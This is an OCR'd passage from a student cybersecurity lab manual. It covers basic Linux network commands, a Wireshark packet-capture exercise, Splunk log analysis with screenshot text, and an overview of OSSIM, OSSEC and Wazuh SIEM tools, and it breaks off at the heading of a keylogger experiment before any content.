
Hostname

Hostname command in Linux is used to obtain the DNS(Domain Name System) name and set the system's hostname or NIS(Network Information System) domain name. A hostname is a name which is given to a computer and it attached to the network. Its main purpose is to uniquely identify over a network.




Whois

Display Information about website record



Iwconfig

The iwconfig command configures a wireless network interface.



EXPERIMENT - 3

AIM: Analyse live network packets using WIRESHARK and describe the different sets of protocols used.

Getting Wireshark

In order to run Wireshark, you will need to have access to a computer that supports both Wireshark and the libpcap or WinPCap packet capture library. The libpcap software will be installed for you, if it is not installed within your operating system, when you install Wireshark.

See http://www.wireshark.org/download.html for a list of supported operating systems and download sites.

Download and install the Wireshark software:

· Go to http://www.wireshark.org/download.html and download and install the Wireshark binary for your computer.

· Download the Wireshark user guide. The Wireshark FAQ has several helpful hints and interesting tidbits of information, particularly if you have trouble installing or running Wireshark.

Running Wireshark

When you run the Wireshark program, the Wireshark graphical user interface shown in Figure 2 will be displayed. Initially, no data will be displayed in the various windows.




Figure 2: Wireshark Graphical User Interface

The Wireshark interface has five major components:

· The command menus are standard pulldown menus located at the top of the window. Of interest to us now are the File and Capture menus. The File menu allows you to save captured packet data or open a file containing previously captured packet data, and exit the Wireshark application. The Capture menu allows you to begin packet capture.

· The **packet-listing window** displays a one-line summary for each packet captured, including the packet number (assigned by Wireshark; this is not a packet number contained in any protocol's header), the time at which the packet was captured, the packet's source and destination addresses, the protocol type, and protocol- specific information contained in the packet. The packet listing can be sorted according to any of these categories by clicking on a column name. The protocol type field lists the highest-level protocol that sent or received this packet, i.e., the protocol that is the source or ultimate sink for this packet.

· **The packet-header details window** provides details about the packet selected (highlighted) in the packet listing window. (To select a packet in the packet listing window, place the cursor over the packet's one-line summary in the packet listing window and click with the left mouse button.). These details include information about the Ethernet frame (assuming the packet was sent/received over an Ethernet interface) and IP datagram that contains this packet. The amount of Ethernet and

IP-layer detail displayed can be expanded or minimised by clicking on the plus-minus boxes to the left of the Ethernet frame or IP datagram line in the packet details window. If the packet has been carried over TCP or UDP, TCP or UDP details will also be displayed, which can similarly be expanded or minimised. Finally, details about the highest-level protocol that sent or received this packet are also provided.


· The packet-contents window displays the entire contents of the captured frame, in both ASCII and hexadecimal format.

· Towards the top of the Wireshark graphical user interface, is the packet display filter field, into which a protocol name or other information can be entered in order to filter the information displayed in the packet-listing window (and hence the packet-header and packet-contents windows). In the example below, we'll use the packet-display filter field to have Wireshark hide (not display) packets except those that correspond to HTTP messages.

Taking Wireshark for a Test Run


The best way to learn about any new piece of software is to try it out! We'll assume that your computer is connected to the Internet via a wired Ethernet interface. Do the following :

1. Start up your favorite web browser, which will display your selected homepage.
2. Start up the Wireshark software. You will initially see a window similar to that shown in Figure 2, except that no packet data will be displayed in the packetlisting, packet-header, or packet-contents window, since Wireshark has not yet begun capturing packets.
3. To begin packet capture, select the Capture pull down menu and select Options. This will cause the "Wireshark: Capture Options" window to be displayed, as shown in figure.



4. You can use most of the default values in this window, but uncheck “Hide capture info dialog” under Display Options. The network interfaces (i.e., the physical connections) that your computer has to the network will be shown in the Interface pull down menu at the top of the Capture Options window. In case your computer has more than one active network interface (e.g., if you have both a wireless and a wired Ethernet connection), you will need to select an interface that is being used to send and receive packets (mostly likely the wired interface). After selecting the network interface (or using the default interface chosen by Wireshark), click Start. Packet capture will now begin - all packets being sent/received from/by your computer are now being captured by Wireshark!

5. Once you begin packet capture, a packet capture summary window will appear, as shown in figure. This window displays the details of a packet. After that, you can press the Stop button that will allow you to stop packet capture.



6. While Wireshark is running, enter the URL: http://gaia.cs.umass.edu/wireshark-labs/INTRO-wireshark-file1.html, and have that page displayed in your browser. In order to display this page, your browser will contact the HTTP server at gaia.cs.umass.edu and exchange HTTP messages with the server in order to download this page, as discussed in section 2.2 of the text. The Ethernet frames containing these HTTP messages will be captured by Wireshark.

7. After your browser has displayed the INTRO-wireshark-file1.html page, stop Wireshark packet capture by selecting stop in the Wireshark capture window. This will cause the Wireshark capture window to disappear and the main Wireshark window to display all packets captured since you began packet capture. The main Wireshark window should now look similar to Figure 2. You now have live packet data that contains all protocol messages exchanged between your computer and other network entities! The HTTP message exchanges with the gaia.cs.umass.edu web server should appear somewhere in the listing of packets captured. But there will be many other types of packets displayed as well (see, e.g., the many different protocol types shown in the Protocol column in Figure 2). Even though the only action you took was to download a web page, there were evidently many other protocols running on your computer that are unseen by the user. We'll learn much more about these protocols as we progress

through the text! For now, you should just be aware that there is often much more going on than “meets the eye”!

8. Type in “http” (without the quotes, and in lower case – all protocol names are in lower case in Wireshark) into the display filter specification window at the top of the main Wireshark window. Then select Apply (to the right of where you entered “http”). This will cause only HTTP messages to be displayed in the packet-listing window.

9. Select the first http message shown in the packet-listing window. This should be the HTTP GET message that was sent from your computer to the gaia.cs.umass.edu HTTP server. When you select the HTTP GET message, the Ethernet frame, IP datagram, TCP segment, and HTTP message header information will be displayed in the packet-header window3. By clicking on right pointing and down-pointing arrow heads to the left side of the packet details window, minimise the amount of Frame, Ethernet, Internet Protocol, and Transmission Control Protocol information displayed. Maximise the amount of information displayed about the HTTP protocol.

10. Exit Wireshark

EXPERIMENT - 4

Aim: To perform the Log analysis using SPLUNK Tool.


Theory


Splunk is a software mainly used for searching, monitoring, and examining machine-generated Big Data through a web-style interface. Splunk performs
capturing, indexing, and correlating the real-time data in a searchable container from which it can produce graphs, reports, alerts, dashboards, and visualisations. It aims to build machine-generated data available over an


organisation and is able to recognize data patterns, produce metrics, diagnose problems, and grant intelligence for business operation purposes. Splunk is a technology used for application management, security, and compliance, as well as business and web analytics.

With the help of Splunk software, searching for a particular data in a bunch of complex data is easy. As you might know, in the log files, figuring out which
configuration is currently running is challenging. To make this easier, there is a tool in Splunk software which helps the user detect the configuration file problems and see the current configurations that are being utilized.

Screenshots




CPU Usage
Instance
Role
CPU Cores (Physical / Virtual)
CPU Usage (%)
Load Average
LAPTOP-K4JQG4K6
Indexer
KV Store
License Manager
Search Head
4 / 8
7.33
N/A
CPU Usage over Splunk Process Type
Scale x-axis view to actual size
LAPTOP-K4JQG4K6
0
10
20
30
40
50
60
70
80
90
CPU Usage (%)
kvstore
scripted_input
splunk_web
splunkd_server
windows_console_host
Historical Charts
Time Range:
Last 4 hours



Add Data
Select Source
Input Settings
Review
Done
< Back
Next >
Local Event Logs
Collect event logs from this machine.
Remote Event Logs
Collect event logs from remote hosts. Note: this uses WMI and requires a domain account.
Files & Directories
Upload a file, index a local file, or monitor an entire directory.
HTTP Event Collector
Configure tokens that clients can use to send data over HTTP or HTTPS.
TCP / UDP
Configure the Splunk platform to listen on a network port.
Local Performance Monitoring
Collect performance data from this machine.
Remote Performance Monitoring
Collect performance and event information from remote hosts. Requires domain credentials.
Registry monitoring
Have the Splunk platform index the local Windows Registry, and monitor it for changes.
Active Directory monitoring
Index and monitor Active Directory.
Local Windows host monitoring
Configure a new token for receiving data over HTTP. Learn More
Name
Source name override
optional
Description
optional
Output Group (optional)
None
Enable indexer acknowledgement
FAQ
What is the HTTP Event Collector?
How do I set up the HTTP Event Collector?
How do I view and configure the tokens that I can use to send data to the HTTP Event Collector?
What clients can send data to the HTTP Event Collector?
What port and protocol does the HTTP Event Collector receive data on and how can I change that?
What is an output group?

EXPERIMENT - 5

AIM: Study the framework of OSSIM/OSSEC/WAZUH for SIEM.


Theory:

OSSIM: OSSIM (Open Source Security Information Management) is an open source security information and event management system, integrating a selection of tools designed to aid network administrators in computer security, intrusion detection and prevention. OSSIM has had four major-version releases[6] since its creation and is on a 5.x.x version numbering.[7] An information visualization of the contributions to the source code for OSSIM was published at 8 years of OSSIM. The project has approximately 7.4 million lines of code.[8] The current version of OSSIM is 5.7.5 and was released on September 16, 2019.



OSSEC: OSSEC is an Open-Source Host based Intrusion Detection System. It performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, real- time alerting and active response. It runs on most operating systems, including Linux,

OpenBSD, FreeBSD, Mac OS X, Solaris and Windows. A list with all supported platforms is available at: Supported Systems



WAZUH: The Wazuh platform provides XDR and SIEM features to protect your cloud, container, and server workloads. These include log data analysis, intrusion and malware detection, file integrity monitoring, configuration assessment, vulnerability detection, and support for regulatory compliance. The Wazuh solution is based on the Wazuh agent, which is deployed on the monitored endpoints, and on three central components: the Wazuh server, the Wazuh indexer, and the Wazuh dashboard.

- **Wazuh agent:** Provides prevention, detection, and response capabilities when installed on endpoints such as laptops, desktops, servers, cloud instances, or virtual machines. It is compatible with Windows, Linux, macOS, HP-UX, Solaris, and AIX.
- **Wazuh server:** examines data received from agents, processing it using decoders and rules and utilising threat intelligence to hunt for well-known indicators of compromise (IOCs). When configured as a cluster, a single server can evaluate data from hundreds or thousands of agents and scale horizontally.
- **Elastic Stack:** indexes and saves Wazuh server alerts. Furthermore, the Wazuh and Kibana integration provides a rich user interface for data visualisation and analysis. Wazuh settings and status are also managed and monitored through this interface.

Result:

Hence, I studied the framework of OSSIM/OSSEC/WAZUH for Windows Rootkit Detection.

EXPERIMENT - 6

AIM: Implement a Keylogger and deploy it in a Linux-based virtual machine. After deploying, analyse the keystroke pattern of the virtual machine.

Theory:

